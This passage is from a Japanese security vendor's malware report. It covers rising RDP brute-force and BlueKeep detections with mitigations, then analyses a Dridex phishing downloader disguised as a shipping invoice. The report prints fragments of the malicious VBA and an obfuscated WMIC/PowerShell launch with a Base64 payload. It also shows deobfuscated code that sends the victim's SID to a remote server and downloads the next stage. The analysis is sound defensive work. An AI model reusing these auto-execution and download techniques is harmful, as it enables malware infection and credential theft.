


図3.2.4　同一ネットワーク内での横展開②

最後が、RDPを経由して別のマルウェアのダウンロードやバックドアを設置されるといった被害に遭う段階です(図3.2.5, 図3.2.6)。バックドアを設置する理由は、RDPが停止された場合でも標的となるPCにアクセスできるようにするためだと考えられます。
また、バックドアの他にもマイニングマルウェアやランサムウェアに感染させられることもあります。実際に、RDP経由でTrickBotをダウンロードされ、そこからEmotetへ感染させられたケースが確認されています。




図3.2.5　感染後の想定被害①




図3.2.6　感染後の想定被害②

今回ご紹介したような被害が存在している中、世界には外部からRDPを用いてアクセス可能な端末が多く存在しています。下図は、インターネットに接続している機器情報を検索するサービスShodanで検索したRDPポートが公開されている端末数です(図3.2.7)。日本国内で公開されている端末は約105,848台あり、全世界では約3,975,987台にものぼります(2020年7月31日現在)。

図3.2.7　Shodanでの検索結果(2020年7月31日現在)

3.　RDPを狙った脅威

上記のように様々な手法によるRDPを狙った脅威が考えられる中、実際に確認されている脅威はどのようなものかをご紹介します。ESET製品では、RDPを狙う手法ごとに検出します。その中でも、検出数上位の3つをご紹介していきます。

■ RDP.Attack.Generic

こちらの検出は、RDPのデフォルトのポート番号である「3389」を狙ったブルートフォース攻撃を仕掛けてきたIPアドレスのブロック数を示しています。

検出数の月別推移を見てみると、2月以降大きく増加していることが分かります。




図3.3.1　RDP.Attack.Genericの検出数の月別推移

■ Incoming.Attack.Generic

こちらの検出は、デフォルトのポート番号である「3389」以外のポートを狙ったブルートフォース攻撃を仕掛けてきたIPアドレスのブロック数を示しています。

RDP.Attack.Genericと同様に、2020年2月以降検出数が大きく増加しています。




図3.3.2　Incoming.Attack.Genericの検出数の月別推移

■ RDP/Exploit.CVE-2019-0708

BlueKeepと呼ばれるRDPの脆弱性（CVE-2019-0708）を悪用したエクスプロイトキットを検出しています。

上位2つと異なり、検出数が減少していることが特徴的です。この脆弱性は対象OSがWindows 7以前のため、Windows 7サポート終了などによるWindow 10などへの乗り換えも検出数減少の一因となっていると考えられます。




図3.3.3　RDP/Exploit.CVE-2019-0708の検出数の月別推移

4.　RDPを狙った攻撃への対策

RDPを狙った攻撃への対策をご紹介します。

1. セキュリティパッチを適用する
    - OSやアプリケーションに最新のセキュリティパッチを導入する

2. セキュリティ製品を適切に利用する
    - セキュリティソフトは常に最新の状態に保つ
    - 複数の層で守れるようにセキュリティソフトを導入する

3. 適切な設定を行ってRDPを利用する
    - パスワードを強固なものに変更する
    - アカウントロック設定を行いパスワード入力試行の回数を制限する
    - RDPを利用しない時は、RDPサービスを無効にしておく
    - ファイアウォールでIP制限を行う
    - パブリックなインターネットからのアクセスを拒否し、VPNからのみアクセス可能にする

2020年上半期では、新型コロナウイルス感染症の感染拡大の影響によりテレワークを実施する企業が増加しました。感染拡大が続いている現状では、テレワークを実施する企業の数は今後も増加していくと思われます。それに伴い、RDPを狙った攻撃も増加していくことが考えられますので、適切な設定や運用で行うようにしましょう。

以上が、RDPを狙った攻撃についてでした。

参考にした情報

・東京商工会議所
「「テレワークの実施状況に関する緊急アンケート」調査結果を取りまとめました～緊急事態宣言発令以降テレワーク実施率は67.3%と急増～」
https://www.tokyo-cci.or.jp/page.jsp?id=1022366

・WeLiveSecurity
「Remote access at risk: Pandemic pulls more cyber-crooks into the brute-forcing game」
https://www.welivesecurity.com/2020/06/29/remote-access-risk-pandemic-cybercrooks-bruteforcing-game/

・WeLiveSecurity
「It's time to disconnect RDP from the internet」
https://www.welivesecurity.com/2019/12/17/bluekeep-time-disconnect-rdp-internet/

4

Dridexの感染を狙った フィッシングメール

第4章　　Dridexの感染を狙ったフィッシングメール

1.　Dridexの概要

2020年上半期、Dridexをダウンロードするダウンローダーを複数確認しました。
Dridexはバンキングマルウェアとして知られ、ボットネットを形成します。主な侵入経路はメールであり、感染するとオンラインバンキングなどの認証情報や機密情報が窃取されます。
Dridexはモジュール形式のマルウェアであり、追加でダウンロードするモジュールにより機能を拡張することが可能です。ダウンロードされるコアモジュールは、キーロガーやスクリーンショットの取得、ブラウザーへのインジェクション機能を持ちます。そのほかにもVNC、SOCKS、Spammer、Email Stealerモジュールなどが存在します[1]。
ランサムウェアBitPaymer、DoppelPaymerなど別のマルウェアのダウンロードも行われます。
DridexはZeus系列のマルウェアであり、Cridexの後継であると考えられています。EvilCorpという攻撃者グループにより開発・運用されていることでも知られています。Dridexに関連するアクターは複数存在し、2016年に話題になったランサムウェアLockyのアクターでもあるTA505もDridexを使用していました[2]。
またEmotetの第2のペイロードとしてDridexがダウンロードされ感染することがあります。このように、Dridexに関連するアクターやマルウェアは多く、侵入経路も様々な方法が用いられます。
Dridexは2014年6月に登場[3]して以来、頻繁にバージョンアップが行われています。Dridex本体だけでなくダウンローダーも頻繁に手法が改良されています。次節では4月にばらまかれたメールに添付されたダウンローダーについて紹介します。

1　THE MALWARE DRIDEX:ORIGINS AND USES　https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-008.pdf
2　ÉVOLUTION DE L'ACTIVITÉ DUGROUPE CYBERCRIMINELTA505　https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-006.pdf
3　Dridex: A History of Evolution | Securelist　https://securelist.com/dridex-a-history-of-evolution/78531/

2.　Dridexの感染を狙ったフィッシングメール

2020年4月[4]、5月[5]のマルウェアレポートでもご紹介したように、2020年上半期はDridexの感染を狙ったメールを数多く確認しています。
4月に日本で検出したVBA/TrojanDownloader.Agentのうち過半数以上はDridexの感染を狙ったダウンローダーでした。

下記は、4月後半にばらまかれた実在する運送会社を装ったフィッシングメールです。




図4.2.1　実在する運送会社を装ったメール

添付ファイルを開くと、メールと同様に実在する運送会社からの請求書を装った画像が表示されます。




図4.2.2　請求書を装ったダウンローダー
(※一部モザイク処理を施しています)

4　2020年4月 マルウェアレポート | マルウェア情報局　https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2004.html

5　2020年5月 マルウェアレポート | マルウェア情報局　https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2005.html

コンテンツの有効化をクリックした場合は、WMI経由でPowerShellが実行され、Dridexに感染します。

ExcelのVBAコードを確認しようとすると、プロジェクトのロックが掛けられていてコードを表示することができません。このロックは、一般的な方法では解除できません。




図4.2.3　プロジェクトのロック

下記のようにBlackHat Asia 2019でも紹介されたEvilClippy[6]を用いることでロックを解除することができます。

```
C:¥sample>EvilClippy.exe -uu .490708131.XLS
Making the project visible...
```

図4.2.4　EvilClippyによるロック解除

VBAソースコードには、Layoutイベント[7]を利用して自動実行を行い、セル内から抽出した文字列をデコードして実行する処理が記載されています。
自動実行には、Auto_OpenやWorkbook_Openイベントプロシージャがよく利用されています。このダウンローダーは、あまり利用されないLayoutイベントを用いることでセキュリティソフトの検知を避ける狙いや解析を妨害する狙いがあるものと考えられます。

```
(General)                                    google_Layout
    Private Sub google_Layout(ByVal Index As Long)
    toggle
    End Sub
    Function echo(Vimm As Variant, order As Variant) As String

    Dim Test As Boolean
    Test = True

    For Each i In Vimm

    On Error Resume Next
    WScript.Quit (CreateObject("WScript.Shell").Run(undo(11000 + 956), 0, False))
    On Error GoTo 0
    End Sub

    Function undo(home As Integer)
    Dim tsi(): Dim Lo As Integer
    modul = echo(ActiveSheet.[E90:E106], "")
    For apo = 1 To Len(modul)
        ReDim Preserve tsi(apo)
        tsi(apo) = Mid(modul, apo, 1)
    Next
    tk =
    For Lo = 0 To home Step 4
    tk = tk + tsi(Lo)
```

図4.2.5　VBAソースコード

6　MS OFFICE IN WONDERLAND　https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Hegt-MS-Office-in-Wonderland.pdf

7　Layout イベント | Microsoft Docs　https://docs.microsoft.com/ja-jp/office/vba/language/reference/user-interface-help/layout-event

ActiveXのMultiPageコントロールにLayoutイベントを設定しています。Layoutイベントは、コンテンツの有効化時や起動時、フォームの移動などによって実行されます。





図4.2.6　Layoutイベントが設定されたMultiPageコントロール

Layoutイベントにより関数が実行されると、WMI経由でPowerShellを実行します。PowerShellで実行されるコードは、Base64エンコードされた文字列が渡されます。


EXCEL..... Process Create
WMIC.exe... Process Start
WMIC.exe... Thread Create
EXCEL..... QuerySecurityFile
EXCEL..... QueryBasicInformationFile
EXCEL..... RegOpenKey
EXCEL..... RegQueryValue
EXCEL..... RegCloseKey
EXCEL..... RegQueryKey
EXCEL..... RegQueryKey
EXCEL..... RegOpenKey
PID: 1624, Command line: "C:\Windows\System32\wbem\WMIC.exe" 'prOCESs' "CAlL" cReatE "POwErsheLl -win 000001
Parent PID: 2780, Command line: "C:\Windows\System32\wbem\WMIC.exe" 'prOCESs' "CAlL" cReatE "POwErsheLl -win 0
PID: 1624
Command line: "C:\Windows\System32\wbem\WMIC.exe" 'prOCESs' "CAlL" cReatE "POwErsheLl -win 000001 -nOpROfIle
-NoninTERAcTI -eXE byPASS . ($pSHOME[21]+$psHoME[34]+'X')("\"&((VArIabLE '*mdR*').NAME[3"\"
+[STriNG][CHAR]44+ "\"11"\" +[STriNG][CHAR]44+ "\"2]-JOIn'') (new-oBjecT io.StREaMreADer((new-oBjecT
SystEM.iO.COMPRESsiON.deFLaTesTREAm(
[io.MEmorYStrEaM][cOnVeRT]::frOMBase64sTrING('fVcNc9pGEP0rqsbtSQUUwEmamvG0AgQhwUANxkkJ0xNwGDVCUCGwHXr/vW/vEAi30/
FInLm73bdvPzEcy9yX5L4s90VpFuZsyfJsI/AaFILEY7aB/
aLaL0nTKMwNNvSxG3pX11t3jVUc+BMcMyxjNHhee+OjvDdyfyn3r5VggyRXwB84f+vhNW9700GLVOHp0zfdyHFJjF0xfoAIpeBA6YbQeAoXQBEktv
PjlltteyzHrvC8XZfK9L1hjJLPPYXh9cEmEgMYb7HAPz8rWCV8907ufyJcDYN5tW3cGkD+Z2d924pqAZbP/
UTcOH2seeeUKzwun1ZCVmvCuhc1WNv3oip+2g6tgcE2KoZhOBbbDBUr7NsaAMsHhoBOiLV5ihiClvLqiKgGIdEDmUsKZ0SQ92lwoMXRntDH2cYbFB
图4.2.7　PowerShellに渡されるBase64文字列

このBase64文字列をデコードすると、次のような難読化されたPowerShellのコードになっていることがわかります。

```
>>> zlib.decompress(base64.b64decode(b64str), -15).decode()
' .("[1][2][0]"-f¥'m¥',¥'se¥',¥'T-itE¥') ("[0][2][1]" -f ¥'Va¥',¥'IE:3uAp¥',¥'riab¥') ( [TypE]("[1][2][5][3][4][0]" -f¥
'mBIY¥',¥'RE¥',¥'fLEcTI¥',¥'s¥',¥'SE¥',¥'On.A¥') ); &("[2][1][0]"-f¥'M¥',¥'TE¥',¥'seT-i¥') (¥'varIABLE¥'+¥':¥'+¥'6p12¥'
) ( [tYPE]("[4][2][0][1][3][6][10][9][5][11][8][7]" -F ¥'ECurIT¥',¥'Y.pRInCi¥',¥'ySteM.S¥',¥'P¥',¥'s¥',¥'o¥',¥'A¥',¥'It
Y¥',¥'siDEnt¥',¥'WInD¥',¥'L.¥',¥'W¥') ) ; .(¥'sV¥') (¥'zp¥'+¥'2¥') ( [tYPe](["[2][4][0][3][1]" -f ¥'.enC¥',¥'ng¥',¥'T
¥',¥'odI¥',¥'EXT¥') ); .("[0][1]" -f¥'sET-IT¥',¥'em¥') (¥'VAri¥'+¥'abLE:¥'+¥'pK¥'+¥'O¥') ( [type]("[0][1][2]"-F¥'c¥'
,¥'O¥',¥'nVeRT¥')); &("[0][2][1]" -f ¥'SEt¥',¥'TEM¥',¥'-IY') (¥'variAble:2Z¥'+¥'sTY'+¥'uY') ([tYPE]("[0][2][1]" -F ¥'
iO.FI¥',¥'e¥',¥'LY') ) ; .("[1][2][0]"-f¥'BIE¥',¥'Set-v¥',¥'aRiA¥') (¥'qf¥'+¥'18¥'+¥'pc¥') ( [TYpe]("[0][1]"-f¥'RE¥',
¥'Gex¥') ) ; $[G]=1;function iB($[i`H]){$($[i`h].("[0][1]" -f ¥'s¥',¥'ubstring¥').Invoke($[G]) -replace(¥'-¥',¥'¥'));
return $[_]};$[q`E]=(."[0][1][2]" -f¥'Ge¥',¥'t-Pro¥',¥'cess¥') -Id $[P`Id]).("M`AiNwi`NdO`wh`ANdLe"):$[ca]=[Runtime.Inter
opServices.HandleRef];$[x`X]=."[2][0][1]" -f¥'-Obj¥',¥'ect¥',¥'New¥') $[c`A]($[G],$[q`E]);$[t]=&("[1][0][2]"-f ¥'-Obj¥'
,¥'New¥',¥'ect¥') $[CA](2,0);(  $[3u`Ap]::("[1][3][4][0][2]" -f¥'a¥',¥'Loa¥',¥'rtialName¥',¥'dWit¥',¥'hP¥').Invoke(("[1
][2][0][3]" -f¥'wsB¥',¥'Wi¥',¥'ndo¥',¥'ase¥'))).("[2][1][0]"-f ¥'Type¥',¥'t¥',¥'Ge¥').Invoke(("[2][4][0][5][3][1]"-f¥'.U
ns¥',¥'ethods¥',¥'MS.Win¥',¥'feNativeM¥',¥'32¥',¥'a¥'))::("[2][3][0][1]"-f ¥'ndow¥',¥'Pos¥',¥'S¥',¥'etWi¥').Invoke($[x
x],$[t],0,0,100,100,16000+512):$[I]=("[1][2][0]" -f ¥'demo¥',¥'om ¥',¥'/i¥');$[i]=$[i].("[1][0]" -f ¥'plit¥',¥'s¥').Invo
ke(¥' ¥');$[eE`Fd]=&(¥'ib¥')(( &("[1][0][3][2]"-f¥'ET-c¥',¥'G¥',¥'teM¥',¥'hIIDI¥') (¥'vARiABLe¥'+¥':¥'+¥'6p12¥') ).("v
a`LUe"::("[2][0][1]"-f ¥'e¥',¥'nt¥',¥'GetCurr¥').Invoke()).("u`sEr","VAL`UE");$[E]=¥'ht¥'+("[0][1]"-f ¥'tps¥',¥':/¥')+$[I
][$[G]+¥'ten¥'+¥'.c¥'+($[I][0,$[G]] -replace ¥'(¥¥D[6])¥',¥'/¥')+¥'?¥'+$[E`Efd];.(¥'Si¥') ("[2][0][1]" -f¥'riable:/¥',¥
```

図4.2.8　難読化されたPowerShellのコード

文字列の置換処理を多用し難読化が行われています。

下記は、置換処理と不要な文字の削除を行い、ある程度読みやすいコードに修正したものです。URLであると思われる文字列が確認できます。

```
>>> ps = ps.lower().replace("`","").replace("'+'","").replace(";",";¥n")
>>> def repl(mobj):
...     t = mobj.group(2).replace("'","").split(",")
...     return mobj.group(1).format(*t)
...
>>> print(re.sub("¥(([¥'¥{¥}¥d]*) *-f *(['¥-¥w¥.¥:/ ]*)¥)", repl, ps))
."set-item" "variable:3uap"  ( [type]"reflection.assembly" );
&"set-item" ('variable:6p12') (  [type]"system.security.principal.windowsidentity" ) ;
 .('sv') ('zp2')  ( [type]"text.encoding" );
."set-item"  ('variable:pko')  (  [type]"convert" );
&"set-item"  ('variable:2zstu')  ([type]"io.file" )  ;
 ."set-variable"  ('qf18pc') ( [type]"regex" )  ;
 $[g]=1;
function ib($[ih])[$($[ih]."substring".invoke($[g]) -replace('-',''));
return $[_]];
$[qe]=(."get-process" -id $[pid])."mainwindowhandle";
$[ca]=[runtime.interopservices.handleref];
$[xx]=."new-object" $[ca]($[g],$[qe]);
$[t]=&"new-object" $[ca](2,0);
((  $[3uap]::"loadwithpartialname".invoke("windowsbase"))."gettype".invoke("ms.win32.unsafenativemethods"))::"setwindowpos".invoke($[xx],$[t],0,0,100,100,16000+512);
$[i]=
$[i]=$[i]."split".invoke(' ');
$[eefd]=&('ib')(( (&"get-childitem"  ('variable:6p12')  )."value"::"getcurrent".invoke())."user"."value");
$[e]='ht'+"tps://"+$[i][$[g]]+'ten.c'+($[i][0,$[g]] -replace '(¥d[6])','/')+'?'+$[eefd];
.('si') 'variable:/f' $[e].replace.invoke('','');
&('sv') 1 "net.webclient";
&('si') "variable:c2" (."new-object" (.('gv') 1 -va));
```

図4.2.9　難読化解除し読みやすくしたPowerShellコード

現在のユーザーのSIDをクエリストリングとして追加し、サーバーにリクエストを送っています。
解析時では、同一SIDのURLは1度のみ有効であり、2回目以降はダウンロードできませんでした。解析妨害として再現を行うことを難しくしている可能性があります。もしくは、Layoutイベントは少し画面を動かすだけで発生するため単純に複数回のダウンロードを防ぐ目的とも考えられます。




図4.2.10　PowerShellコードのダウンロード処理

レスポンスデータはBase64のテキストデータになっています。
取得したデータは、実行ファイルのヘッダーがXORで暗号化され、Base64に変換されています。これによりネットワーク上での検知を回避しているものと思われます。




図4.2.11　ダウンローダーのレスポンスデータ

復号された実行ファイルはregsrv32.exeによって実行されます。




図4.2.12　ダウンローダーのプロセスツリー

実行後、元の実行ファイルは、SIDが書き込まれテキストデータとして上書きされます。このため、ダウンロードされた実行ファイルは取得できなくなります。

